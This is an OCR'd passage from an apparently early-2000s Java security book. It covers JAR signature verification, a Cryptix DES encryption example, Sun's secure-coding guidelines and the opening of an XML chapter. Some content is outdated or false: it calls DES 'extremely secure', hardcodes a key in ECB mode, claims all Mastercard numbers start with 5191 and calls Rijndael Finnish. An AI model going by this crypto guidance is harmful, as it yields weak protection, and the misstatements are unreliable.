



Figure 7.22 Viewing the Contents of the Signature File



Now let's try verifying our JAR file using jarsigner. We use the following command to do this:

```
jarsigner -verify MySignedCode.jar
```

If all goes well with the verification process, you should get the message "jar verified." Let's modify our JAR file and then try to verify it again. It's too easy just to try deleting a file from the JAR, so let's be a little more sneaky and try to replace a class file. First, open the JAR file by using zip and delete one of the classes. Make sure to remember what the name of the class is. Now, use another file on your hard drive and rename it to the name of the class you just deleted, then add it to the JAR file. Once again we will verify the file by using jarsigner. This time the output throws an exception that mentions the name of the class that failed verification (see Figure 7.23).

Figure 7.23 Failure of Verification with Jarsigner



You might think that there is the possibility to somehow change this JAR file without detectionafter you have it in your sneaky hands, but it really can't be done. The manifest file contains the contents of the file, and the signature file has a digital signature of the manifest file, therefore the manifest file can't be altered. The signature file contains signatures that were created with a private key. Without that private key you can't re-create these signatures. You can't replace the DSA signature block file with your own, otherwise it will no longer say that the code originated with the author of the code. Basically it is all sealed up and impossible to corrupt without detection.

It is actually possible to grant applets signed by certain entities' various permissions. This requires you to edit or create a policy file in the

users.home directory. With the policytool, as we discussed earlier, it is possible to specify permissions available to specific signers of code.

Encryption

Digital signatures allow us to verify the authenticity of code received from someone on the Internet, but it does nothing to protect the actual message from prying eyes. After all, data that flows on the Internet is free for anyone to look at. In order to protect data, we can use *encryption* algorithms.

Encryption, or cryptography, really allows us to dive into the exciting James Bond–like world of spy technology. Any data that is confidential should definitely be encrypted before it travels over the Internet. All data travels across the Internet through routers—devices that redirect your Internet data packets to the appropriate computers. It is very easy for someone who administers a router to place a piece of software called a packet sniffer on the router. The packet sniffer can keep a log file of all the data that comes through, or it can selectively record packets that contain certain keywords it has set up.

Mastercard numbers all begin with the digits 5191, so it would be very easy to sniff out these numbers and record them, along with any other information in the packet, such as expiration date and the name on the card. Several applications on the market allow packet sniffing, such as the Spynet Sniffer and CommView (see Figure 7.24). These programs can run right on a computer that is hooked up to a network using Ethernet. The network adapter can be placed into "promiscuous" mode, allowing it to monitor all traffic going across the network, even the user has limited access on the system.

Obviously it would be beneficial to hide the raw data from prying eyes. Encryption relies on an algorithm to disguise the bytes of data as they travel over the Internet and then unscramble them when they are received by a recipient with the proper key. As you may recall, digital signatures relied on a key-pair: a private and a public key. Encryption relies only on private keys to encode and decode a message (see Figure 7.25). It is up to the holders of the keys to keep them from falling into the wrong hands because whoever possesses the keys will be able to decrypt a message.

Figure 7.24 Using a Packet Sniffer to View Network Data





Figure 7.25 Encryption Using a Shared Private Key



Many algorithms are available, each with varying strength. For example, Caesar of Rome invented an encryption scheme where every letter in a message was converted to a number, and then a certain number added to each letter, in order to prevent his enemies from reading his messages. The "key" for this encryption is a single number, between 1 and 26, so technically this would have a key of about 5 bits.

A more popular and powerful encryption method is called DES, which stands for Data Encryption Standard. The algorithm was requested by the National Bureau of Standards under Richard M. Nixon for a secure and standardized encryption method. This algorithm is currently the most popular encryption method in use in the world. It was originally developed by IBM in 1974 and released under the name LUCIFER. Later it was modified by the National Security Agency in

1977 and released under the name DES. DES is extremely secure and uses a 56-bit key, but it has been proven that with extremely powerful computing resources it can be cracked in under 24 hours (see sidebar). In response to this crack, a newer version was released called triple-DES which uses a key of 168 bits and is therefore many times more secure (although less efficient).

Damage & Defense...

How Safe Are Encryption Algorithms?

DES has been used as the standard for encrypting information since about 1976. But, just like that fondue pot you've had in your cupboard all this time, it is no longer very useful. DES may have been unbreakable back then, but today's computers have just become too powerful. RSA issued a series of challenges in 1997 in order to point out the weaknesses of the DES standard. An online group called Distributed.net rose to the challenge. They recruited thousands of Internet users to install a small program on their computers that allowed Distributed.net to harness their spare CPU cycles. This gave Distributed.net an extremely powerful distributed computer. Their strategy was to use *brute force* to crack the key—by trying every single key against the message to see if it produced a match. Using brute force, they were able to crack an encrypted message in under 24 hours (see www.rsasecurity.com/rsalabs/des3/index.html for details).

In response to this, a new organization was set up to find a replacement for DES. They requested submissions for a new algorithm that would have a key length of 128 bits, would be relatively quick on many types of computers, would not use much memory, and would be free of intellectual property constraints. Initially 15 entries were accepted, and these were weeded down to just 5. Among them, IBM and RSA had algorithms. On October 2, 2000 they released their decision for the algorithm and ended up using

Continued

an unpronounceable Finnish algorithm called Rijndael. Luckily for us, this algorithm will have its name changed to AES (Advanced Encryption Standard).

Security experts have already begun testing Rijndael, and they have actually made some headway in partially undoing the encryption, but they admit that there doesn't seem to be a practical way to break it yet. Their outlook is that this encryption standard should be safe for at least the next few decades. More information on their cracking efforts can be found at www.cs.rit.edu/~mds1761/cs705paper.html.

The important part about encryption is not keeping the algorithm private. Most algorithms used for encrypting a message are well known, and explanations are available in literature and on the Internet. The important part is that it cannot be reversed without knowing the key, and also that the key is large enough that it is not susceptible to brute force attacks. With the Roman example of encryption given above,after we know the encryption algorithm it is quite basic to decrypt the message. With DES, knowing the algorithm does not really help to unscramble a message. To do that we must obtain the key.

There are actually export control regulations in place to prevent U.S. companies from exporting strong encryption algorithms outside of the U.S. and Canada. The reasoning for these laws is a little hard to understand. It might stem from the FBI or NSA wanting to limit encryption so that they can more easily spy on suspected terrorist groups. At one time they proposed using an algorithm with a back door that only the FBI would be able to use! This is not very practical because brilliant young hackers would likely find the backdoor very quickly in today's Internet environment. Other countries—including Japan, Canada, and several European countries—have come up with highly secure algorithms, so restricting U.S. exports is only a moot point. Many algorithms, such as Blowfish, are not proprietary and therefore are publicly available over the Internet. There aren't enough pages in this chapter to describe the situation completely, but you can find more information on this topic in the excellent book *Crypto* by Steven Levy (Viking Press, 2001).

These laws do little good, but they do make it complicated for us Java programmers. Sun would probably like to include encryption classes in the standard Java SDK; however, due to the laws they are limited in what they can do. Their solution is to include a separate download called the Java Cryptography Extensions (JCE). This package is more of an architecture design for implementing other algorithms. It does have actual implementations of several algorithms, however, including DES, Blowfish, and the Diffie-Hellman algorithm (whose patent just expired, making it publicly available).

If your company is willing to pay for expert software and services, they could go to a company such as RSA. They hold the patents for the RC2 and RC5 algorithms, and they also sell packages that take advantage of encryption protocols such as SSL. In order to use these, however, you will have to pay, either on an annual basis, on a per seat cost, or as a percentage of the royalties you make on the sale price of your product (usually 3 percent).

For our examples we use an open source package for encryption called Cryptix. This package uses an implementation of the JCE architecture, although you won't download JCE to use it. The 2MB download is freely available at www.cryptix.org. It contains a JAR file including all the necessary classes as well as Javadoc style API documentation. The package is written in 100 percent Java so that it can be used under Linux, Windows, or any other system with the Java 2 SDK.

Cryptix Installation Instructions

1. Download the 2MB zip file from www.cryptix.org. The current version as of this writing is 3.2.
2. Create a directory (preferably called Cryptix) and unzip the contents of the download to it.
3. Add the JAR file to your classpath. For example, classpath=%classpath%;C:\java\cryptix\cryptix32.jar
4. That's it! Now we are ready to begin programming.

Cryptix Encryption Example

In this example, we write a small demonstration of how to encode and decode a message using a private key. We use the very popular DES algorithm, although we could easily use any other algorithm available in the Cryptix package.

```
import xjava.security.*;
import java.math.*;
import cryptix.util.core.*;
import cryptix.provider.key.*;

class Cryptography {

   public static void main (String[] args) {

      String originalMessage =
"0A0B0C0D0E0F10111213141516171801010101010101010203040506070809";
      String privateKey = "C63BE7713812A419";
      try {
         // Add Cryptix security provider dynamically:
         java.security.Security.addProvider(new
            cryptix.provider.Cryptix());

         // Convert a string to a DES key and print out the result
         RawSecretKey privKey = new RawSecretKey("DES",
             Hex.fromString(privateKey));
         RawKey rkey = (RawKey) privKey;
         byte[] yval = rkey.getEncoded();
         BigInteger bkey = new BigInteger(yval);
         String desc = cryptix.util.core.BI.dumpString(bkey);
         System.out.println("The Encryption Key = " + desc);
```

```
// Use the DES key to encrypt a string
Cipher des=Cipher.getInstance("DES/ECB/NONE","Cryptix");
des.init Encrypt(privKey);
byte[] ciphertext =
   des.crypt(Hex.fromString(originalMessage));

System.out.println("Original message = " +
    originalMessage);
System.out.println("");

// Print out length and representation of ciphertext
System.out.println("Encrypted length = " +
    ciphertext.length);
BigInteger ciph = new BigInteger(ciphertext);
byte []  encrypted =
    cryptix.util.core.BI.getMagnitude(ciph);
desc = cryptix.util.core.Hex.toString(encrypted);
System.out.println("Encrypted message = " + desc);

// Decrypt ciphertext
des.initDecrypt(privKey);
ciphertext = des.crypt(ciphertext);
System.out.println("");
System.out.println("Decrypted length = " +
    ciphertext.length);

// Print out representation of decrypted ciphertext
ciph = new BigInteger(ciphertext);
byte [] decrypted =
    cryptix.util.core.BI.getMagnitude(ciph);
desc = cryptix.util.core.Hex.toString(decrypted);
System.out.println("Decrypted message = " + desc);
```

```
        } catch (Exception e) {
            System.err.println("Caught exception " + e.toString());
        }
    }
}
```

This code is actually not very complicated. It starts with an original message specified in the code. The message is a series of bytes represented in hex. The next line of code adds the Cryptix class as a provider. It then obtains a DES key and uses the key to encrypt the message. The result is outputted to the screen, in hex. The message is then decrypted—once again using the private key—and the decrypted message is sent to the output for comparison.

NOTE

Java supplies an API that provides a secure socket connection between two computers (secure meaning encrypted data). It is available as a separate download called JSSE (Java Secure Socket Extensions). Basically it is a noncommercial reference implementation that demonstrates a working example of the JSSE APIs. These kinds of noncommercial packages generally lack the overall completeness of a commercial-grade product. Things it lacks include a fully featured toolkit, sophisticated debugging tools, commercial-grade documentation, and regular maintenance updates. You can find more information about JSSE at: http://java.sun.com/products/jsse/.

Sun Microsystems Recommendations for Java Security

In this chapter, we have discussed the Security API provided by Sun for making an application secure. Even with these security packages it is still possible to leave holes in a program due to poor programming and

design. Sun Microsystems has recognized this and now provides guidelines that specify how to create a secure system without any holes. The complete guidelines are available at http://java.sun.com/security/seccodeguide.html. The are three sections to Sun's recommendations:

- Privileged code guidelines
- Java code guidelines
- C code guidelines

Privileged Code Guidelines

In this chapter, we have learned how to create security managers that restrict code from doing certain operations. Unfortunately, these restrictions will apply to all of the code running in the JVM. Sometimes you would like to restrict all of the code, except for maybe a small block of code that must perform some basic function. Java has actually included the ability to allow *privileged code* to execute outside of the security manager. Basically, Sun has three recommendations when using privileged code.

All privileged code blocks should be as short as possible. If your privileged code is very long, with multiple methods, then it is difficult to audit it to make sure that it is secure. If you keep it simple, generally it will be easier to ensure that it is secure from unauthorized code.

If at all possible, try to keep your privileged code within a private method. That way, other unauthorized classes will not be able to access the method from within their code. If the method were public and it has the ability to delete files, nothing can stop unauthorized classes from calling that method. The other thing to watch out for is that variables used by the privileged block can not be tainted from outside the block. If a block is privileged but it contains a filename that is not within the block, it can be altered from outside the block. By changing this variable, it would be possible to delete the wrong file or worse.

Finally, Sun recommends using privileged code only when the following tasks are needed:

- Reading any system properties
- Reading files, even if they are in java.home

- Opening sockets
- Writing files, such as saving out properties in appletviewer
- Loading dynamic libraries with System.loadLibrary or Runtime.getRuntime.loadLibrary

Java Code Guidelines

The Java code guidelines are basic rules that should be followed when creating basic Java code. Some of them just make sense to create a stable piece of code that is as object oriented as possible, but there is usually a security implication with most of them.

Try to make public static variables final. If they are not final, any other class could change the variable. Some classes that are not authorized could change the variable and it could create undesired effects on the rest of the code.

Methods and fields should have their scope reduced as much as possible. When defining a variable or method, start with making it private, and if it needs to be given grater scope, give it as little as possible.

Protected methods and fields are only completely off limits if no other classes can placed in the appropriate package. In order to prevent other classes from being added to the package, we can seal off the package. This can be done by adding a line to the java.security properties file, or by enclosing the package in a special type of JAR called a *sealed JAR* file (see complete guidelines for details).

Make objects as immutable as possible. For example, if a method returns an object such as a Hashtable, keep in mind that when this method modifies the Hashtable it will also be modified within the original object. It is best to clone the object if it is referenced by the main object.

The opposite of this is when a method receives an object in an argument. If changes will be made to this object, make sure a clone of the object is stored before any changes are made to it. The class or object that gave this object might also make changes to it.

When using serializable objects, they will likely be sent outside of the JVM and thus won't be subject to your security manager restrictions

anymore. This means that variables you don't want read should be marked transient. Also, if there is a stream object in the serializable object, a hacker could use this object to write directly to wherever this stream points to.

When storing sensitive data such as financial transaction information, as soon as your code is done with it, try to clear it as soon as possible from the memory by calling garbage collection. It is possible to examine the JVM memory heap and look for the data that represents information, such as a credit card number.

C Code Guidelines

It is not necessary to describe each C code guideline, but a brief list of things to watch out for may be helpful to those programming native methods. A more complete description is available at the Sun guidelines site mentioned earlier. The guidelines are as follows:

- Check all input arguments for validity.
- Never use the Unix **system()** call.
- Never use **scanf**; use **fgetc**; use the Java-software versions of **printf**.
- Check environment variables for validity.
- Beware of setuid root, and beware of programs that ship with setuid root.
- Avoid setuid scripts altogether!
- Never open a file as root.
- Check all functions for valid returns.
- Strip binaries.
- Consider logging things like UIDs, file accesses, and so on.
- Don't use **chmod()**, **chown()**, **chgrp()**; Use **fchmod()**, **fchown()** instead.

Summary

In this chapter, we have seen how Java addresses the five tenets of security: containment, authorization, authentication, encryption, and auditing. Java is very strong in some areas of security, especially with containment. It is apparent that Sun's first priority was building an environment that protects Java users from potential harm. There are also some weak points with Java security, however. Of the five tenets, auditing is perhaps the weakest link. No built-in system exists to keep an auditing trail of transactions. The second weakest link would probably be authentication and authorization of users to the system. The reason these weak links still exist even in version 1.3 of Java is obvious: There has been no huge demand for them. The majority of Java developers and users have gotten along fine without them, so Sun has had no urgent reason to implement them. If there was a large hue and cry for them, Sun would have implemented them in the early releases of Java.

Let's review the mechanisms that Java uses to provide security. Containment is achieved through the use of a security manager and a policy file. This technology allows fine-grained control of what resources a Java application will have access to on a system. Authentication is achieved primarily by using digital signatures. These signatures are also used in certificates, such as the X.509 certificate, and for JAR signing. Authorization is implemented by using a combination of containment and authentication. With authorization, we are concerned with allowing access to resources to certain individuals. Authentication allows us to identify the individual, and containment allows us to specify which resources the individual has access to. Java also has an excellent encryption API. It is easy to implement encryption by using one of the various third-party packages, such as Cryptix, or by using the JCE.

You may have also formed your own opinions about the role security should play in an application. Maybe it doesn't seem worth it to implement in some cases. High-profile companies and governments will definitely want to use the highest level of security offered, but if you are using Java for something in the entertainment field then it may not be necessary. Security definitely has a place, and not all applications require top level security. For some applications, basic authorization might be

enough. Take for example an applet that displays a baseball game real-time. It might contain the runner's positions on the bases and various baseball statistics. This is an example where it makes no sense to implement security measures because the data is public domain. But change this scenario so that users can place bets on the game using a credit card, and suddenly there will be an urgent need for security, and especially encryption.

Security code can add a layer of complexity to your code, and as a programmer you must learn new systems in order to implement the code. If security is one of the requirements of your application, you will have to add more time to develop a project. This code also takes up more memory and disk space. It takes up more bandwidth traveling through the Internet. The algorithms will slow down the speed of your application in places. Finally, there are costs in terms of the simplicity of using the application.

Users are definitely interested in having a secure application, but they are not interested in seeing it happen or having to perform any additional work to make it occur. As a developer, it is your responsibility to make it as invisible as possible for users. If it causes extra work for users—even something as simple as another login and password to remember—users may start to resent having to use the application, or just opt not to use it at all. Other times users may not use the security features properly because the design is overly complicated.

Solutions Fast Track

Overview of the Java Security Architecture

- ☑ The five tenets of security are: containment, authentication, authorization, encryption, and auditing.
- ☑ Security systems that are implemented at the JVM level are far less likely to contain holes than security implemented at the application level. When possible, try to use the security mechanisms provided in Java.

- ☑ The new sandbox mechanism with Java 2 allows fine-grained access to system resources.

How Java Handles Security

- ☑ Class-loaders are used for loading in classes from any byte-stream.
- ☑ The byte-code verifier is used by the JVM to double-check the integrity of Java byte-code before running it.
- ☑ Java protected domains is the API Java uses for allowing fine-grained access to system resources.

Potential Weaknesses in Java

- ☑ Limit the number of transactions a client can perform on a server. This can be done by providing a single login account for each user.
- ☑ Limit the number of threads that can be created on the server. If too many threads are in play, it should tell the user the system is busy rather than crashing.
- ☑ Use an RMI Security Manager to restrict code from infiltrating your server as Trojan horses.

Coding Functional but Secure Java Applets

- ☑ Message digests can be used to ensure that data has not been changed.
- ☑ Digital signatures can be used to identify entities on the Internet.
- ☑ Encryption allows data to remain private, even when transferred over the Internet.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Why would I want to create my own class loader?

A: Classes that your program uses are loaded automatically from the class path directory. Through object serialization it is possible to receive objects from another source. But what if the object needs to use or create another class that does not exist in your class path? In this case, if your program tries to use the class it will not find it in the class path. The class will need to be loaded into the JVM using a class loader of your own.

Q: Does the byte-code verifier check if the code has been altered?

A: No it doesn't. The byte-code verifier just checks your code for everything the compiler checks. For example, is the code trying to access a private variable? Are all the variables initialized? If someone alters the byte-code but it still conforms to the compiler checks, then the code be executed by the JVM. In order to make sure that it hasn't been changed, either a message digest or a digital signature must be used.

Q: What is the difference between a message digest and a digital signature?

A: A message digest is a unique 160-bit hash that represents a message. It can be checked to ensure that a message has not been altered. A digital signature uses a private key to create a hash that can be verified by the public key. This ensures that the message has not been altered and that it belongs to the holder of the private key.

Q: What is the difference between a digital signature and a certificate?

A: A digital signature by itself does not necessarily confirm the identity of someone; it just proves that the holder of the private key has signed something. A digital certificate is signed by a third party, and it contains the public key of the entity in question (among other information). If you trust that the third party knows for sure who the entity is, then you too can be sure that the entity is valid.

Q: Can anyone with my public key claim to be me?

A: Definitely not. They will be unable to sign a message with the public key that would then be verified by the public key. Only the holder of the private key can create a digital signature that can be verified by the public key.

Q: I made a policy file and put it in the same directory as my code. Will the code now enforce the rules of the policy?

A: Not until a security manager is created, and you indicate to the JVM where the policy file is located. In order to invoke a security manager, either include the command line argument -Djava.security.manager or create a security manager with code (new SecurityManager()). To indicate where the policy file is located, use the following command line argument: -Djava.security.policy=[policy file location].

Q: Why don't I have the option of allowing or disallowing Native method calls when I use a security manager?

A: Native method calls effectively allow any operation you can imagine to occur on a system. Therefore, if native method calls are allowed then there is no point in restricting any of the other operations—a class could perform them by using a native method call. Native calls are at the operating system level, and therefore bypass the JVM security completely. Sun's solution to this is to disallow all native method calls when a security manager is in place.

Chapter 8

Securing XML

Solutions in this chapter:

- Defining XML
- Creating Web Applications Using XML
- The Risks Associated with Using XML
- Securing XML

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

Extensible Markup Language (XML) is the "love-child" of the World Wide Web Consortium (W3C). Since its inception in 1996, it has grown into an ever-evolving standard that has captured the attention of just about every business that is looking for ways to be innovative in putting content or applications on the Internet.

XML is really a method of describing data in a format that makes it intelligible to applications no matter what format the data needs to be read in. XML makes it possible to express the same data in multiple forms. XML was originally intended for use on Web site documents just like Hypertext Markup Language (HTML) was. However, its potential for transforming and reusing data has placed it far beyond simply this use.

One would ask, because XML is really just a specification, and XML documents are really just text with tags, why do I need to worry about security? The answer is that because XML is so versatile, it can be used to move data back and forth between two applications, for instance from a Web site to a database management system. In some implementations, this information can be confidential, so security should be considered as to what users of a Web site or Web application using XML are allowed to see.

This chapter gives a functional overview of XML and key concepts associated with it. You should develop an understanding of how XML can be leveraged in your Web applications. The risks associated with using XML improperly and how to possibly secure data manipulated by XML are also covered.

Defining XML

Simply put, XML is ASCII on steroids. It is meant to be understandable to a human reader (a human reader who happens to be a developer, that is). If you have worked with HTML, XML will appear rather familiar as both HTML and XML are derived in one way or another from Standard Generalized Markup Language (SGML) and are made up of common constructs: *elements* and *attributes.* But where HTML's functionality

focuses upon the presentation of information, XML focuses upon describing data in a way that is accessible universally.

XML is for structuring data in a text file. Many programs, such as word editors or spreadsheet applications, already structure data in files in both binary and text formats, but these formats tend to be proprietary. XML is a specification for formatting data in a text format that is easy to generate, is easy to read, is application- and platform-independent, and is very extensible. XML is truly a family of technologies. XML 1.0 defines the tag and attribute syntax of XML; other specifications that extend the usefulness of XML include Xlink, Xpointer, Xfragments, cascading style sheets (CSS), Extensible Stylesheet Language (XSL), and more. Some of these technologies are already in use, and others are specifications still being drafted.

Ten goals were defined by the creators of XML, which give definite direction as to how XML is to be used.

1. XML shall be straightforwardly usable over the Internet.
2. XML shall support a wide variety of applications.
3. XML shall be compatible with SGML.
4. It shall be easy to write programs that process XML documents.
5. The number of optional features in XML is to be kept to the absolute minimum, ideally zero.
6. XML documents should be human-legible and reasonably clear.
7. The XML design should be prepared quickly.
8. The design of XML shall be formal and concise.
9. XML documents shall be easy to create.
10. Terseness in XML markup is of minimal importance.

In other words, XML is for sharing information easily via a nonproprietary format over the Internet. It is to fix the mistakes made by its over-complicated and slow SGML parent and bastardized HTML sibling. XML is made for everybody, to be used by everybody, for almost anything. In becoming the universal standard, XML has faced and met

the challenge of convincing the development community that it is a good idea prior to another organization developing a different standard. The way in which XML achieved this was by being easy to understand, easy to use, and easy to implement.

XML is all about structuring data. In order for you to learn how to structure data, you must first learn about the structures you can use to structure data. XML is a bit recursive in its definition, which not only lends to its elegance but also can cause some confusion along the way. The following sections give a brief introduction to how XML is structured.

Logical Structure

The logical structure of an XML document is the organization of its different parts. It is the schematic that describes how the document should be built in order to qualify as an XML document. The logical structure is independent of the content that the document consists of, but deals more with how the content is structured and whether that structure is consistent with the XML specification. The three logical structures that make up an XML document are the *XML Declaration,* the *Document Type Declaration,* and the *Document Element.* Table 8.1 gives examples of each of these logical structures.

Table 8.1 The Logical Structure of an XML Document

Logical Structure	XML Example Code
XML Declaration	`<?xml version="1.0"?>`
Document Type Declaration	`<!DOCTYPE Products SYSTEM "Products.dtd">`
Document Element	`<Products> <Product> <ProductID>1001</ProductID> <ProductName>Baseball Cap</ProductName> <ProductPrice>12.00</ProductPrice> </Product> </Products>`

The XML Declaration is responsible for defining the version of the standard that the document is in compliance with, and it is optional. The Document Type Declaration defines the rules and definitions the document is to adhere to, and it is also optional. Only one Document Element can exist, and it is the container for the document's content. It's typically a good idea to include both the XML Declaration and Document Type Declaration in your XML documents. They lend a consistent format throughout your documents, allow your document to be quickly identified as an XML document, and prepare your document for the day when there is an XML version 2.0. As a coding standard, keeping your XML structured in much the same way as HTML is a good idea. Although putting carriage returns and line feeds after your elements when generating XML documents programmatically may seem tedious, it aids in keeping the document human-readable. Human-readable documents make debugging your XML applications much, much easier.

Elements

XML documents, as well as HTML documents, are made up of atomic units called *tags.* The tags, or elements, are building blocks used for forming concepts that are independent or related to other concepts within the document. The granularity that the elements provide in organizing the content makes the extraction of data from the document easy.

Elements can define a concept that can be atomic:

```
<FirstName>Fred</FirstName>
```

Or elements can be grouped together through nesting to build and express more complicated concepts:

```
<Customer>
      <FirstName>Fred</FirstName>
      <LastName>Johnson</LastName>
      <Email>fjohnson@hotmail.com</Email>
</Customer>
```

Both very simple and very complicated concepts can be expressed through careful organization of elements in a concise, logical manner.

Attributes

As you organize data into elements, you may find the elements themselves require further description. This can be done through attributes, as shown in the following example:

```
<Customer CustomerID="234563">
      <FirstName>Fred</FirstName>
      <LastName>Johnson</LastName>
      <Email>fjohnson@hotmail.com</Email>
</Customer>
```

CustomerID is an attribute of *Customer.* This document can also be expressed as follows:

```
<Customer>
      <CustomerID>234563</CustomerID>
      <FirstName>Fred</FirstName>
      <LastName>Johnson</LastName>
      <Email>fjohnson@hotmail.com</Email>
</Customer>
```

So which is correct? It is hard to say. It really depends on the data that is being modeled and how that document is to be used. More often, it depends on the document's creator and whether they are element-centric or attribute-centric. For those of you who just want to do it the "correct" way, when to use an element versus when to use an attribute can be very confusing, but you can keep in mind a few things to help in making this decision. Attributes should not be used for content

- That must be validated in one way or another
- That is mandatory

- That is order-specific
- That requires further nesting

These are some serious limitations to attributes, and you should really think twice before using them. Elements can be validated, can be mandatory, can be order-specific, and can be further nested—but attributes cannot be nested, it is not possible to extend an attribute in the same way in which an element can be extended through the addition of sub-elements. Extensibility is one of the neatest aspects of XML and should be preserved whenever possible.

Well-Formed Documents

XML documents must follow certain rules in order to qualify as *well-formed*. These rules in no way relate to the content or concepts contained within the document, but they instead relate to the basic tags used to organize the data. Being well-formed means that the document adheres to all the specified formatting rules, such as making sure that all of your elements are closed and that elements do not overlap. A well-formed document must match the definition of a document, which is that it contains one or more elements, that it contains only one root element, and that any other elements are properly nested. Also, all parsed entities referenced in the document must also be well-formed. An XML document must be well-formed so that XML parsers are capable of working with the document. If a document is not well-formed, the parser will definitely let you know.

Valid Document

Qualifying as a *valid* document is more complicated than qualifying as a well-formed document. Valid documents must not only conform to the rules of a well-formed document but must also obey the rules described in the Document Type Declaration. The Document Type Declaration defines relationships between elements and attributes in order to solidify the data model. When a Document Type Declaration is included in an XML document, all the elements and attributes must follow the rules defined within.

Now that XML is very popular with the development community, it is being applied rigorously in a lot of new architecture and is the backbone to many other technologies such as Simple Object Access Protocol (SOAP). It is a better solution to a problem that has occurred ever since the advent of network computing and object-oriented programming—data sharing. Data sharing has been occurring for a couple of decades in a number of various formats, from everybody's favorite comma-delimited ASCII files to complicated solutions such as SGML. Then why has XML come out to the forefront as the solution to everybody's data problems? Most likely it is related to the increasing rate at which data is interchanged between autonomous entities on the Internet. In the past, most data exchanges occurred between organizations that worked together. The cost of system integration and collaboration was very expensive for organizations attempting to streamline the business process; today's application service providers (ASPs) focus on becoming that indispensable link in streamlining corporate America's business processes. The burden is on the ASPs to push new employees into any human resources system and to help fulfillment warehouses accept orders from any e-commerce Web site, while at the same time battling soaring IT costs. The solution more and more people are turning to, and for good reason, is XML. It is a standard on which everyone can agree.

XML is the ultimate tool for collaboration and data exchange and should be used over any other method when doing development, especially for the Web. If for any reason information must be exchanged between two applications, XML should be used. Even inside applications in which components communicate, XML should be used. Why? Simple. In many cases, XML is a lighter and more efficient construct in which to pass data because it is typically just a string. Such simple data structures can be copied in memory to allow access to different processes, whereas more complicated constructs, such as objects, require marshalling to share across processes. Marshalling requires more processing time and is much, much slower.

XML also allows for easier extensibility in the future. A string is going to be a string years from now when component interfaces still change with the wind—not to mention that the XML documents you

create today can evolve over time to accommodate other applications without breaking compatibility with yours. This benefit is the result of the parser's ability to extract the content you need without caring about the rest.

XML and XSL/DTD Documents

In beginning a discussion of the relationship between XML, XSL, and Document Type Definitions (DTDs), one thing needs to be made clear first—XML is purely about data and nothing else. DTDs provide a way to define common structures that can be used across different instances of XML documents. XSL is a tool used to transform XML from one structure to another, making no difference whether the final result is HTML, XML, or anything that your heart desires. You may want to re-read the last sentence, as it is key to using XML for your Web applications. XSL is the tool that you will be using to transform XML to HTML in the examples that follow.

XSL is a true programming language, being Turing complete, but to those of you who are familiar with programming, it is surprisingly intuitive. The two main concepts of XSL are *templates* and *patterns.*

XSL Use of Templates

An XSL style sheet typically contains one or more templates that contain one or more patterns. Templates provide the structure of the output of the document and are not even dependent upon XML.

```
<xsl:template xmlns:xsl="uri.xsl">
   <HTML>
      <HEAD>
         <TITLE>XSL Output</TITLE>
      </HEAD>
      <BODY>
         <P>This along with the HTML is the XSL output.</P>
```

```
        </BODY>
    </HTML>
</xsl:template>
```

As you can see, this XSL style sheet contains one template and it doesn't do much because no pattern matching occurs. This example is a very static template, and after it is processed, its output is a very simple HTML document. Referencing this style sheet from within an XML document would result in pure HTML output. XSL becomes more powerful when it can make use of data contained within an XML document.

XSL Use of Patterns

Pattern matching occurs to define which XML elements belong to which XSL templates. To see an illustration of this function, take a look at the following examples of an XML document and an XSL style sheet.

Figure 8.1 is an XML document containing some product information.

Figure 8.1 XML Document

```
<?xml version="1.0">
<Products>
      <Product>
            <ProductID>1001</ProductID>
            <ProductName>Baseball Cap</ProductName>
            <ProductPrice>$12.00</ProductPrice>
      </Product>
      <Product>
            <ProductID>1002</ProductID>
            <ProductName>Tennis Visor</ProductName>
            <ProductPrice>$10.00</ProductPrice>
      </Product>
</Products>
```

Figure 8.2 is an XSL style sheet that produces an HTML document.

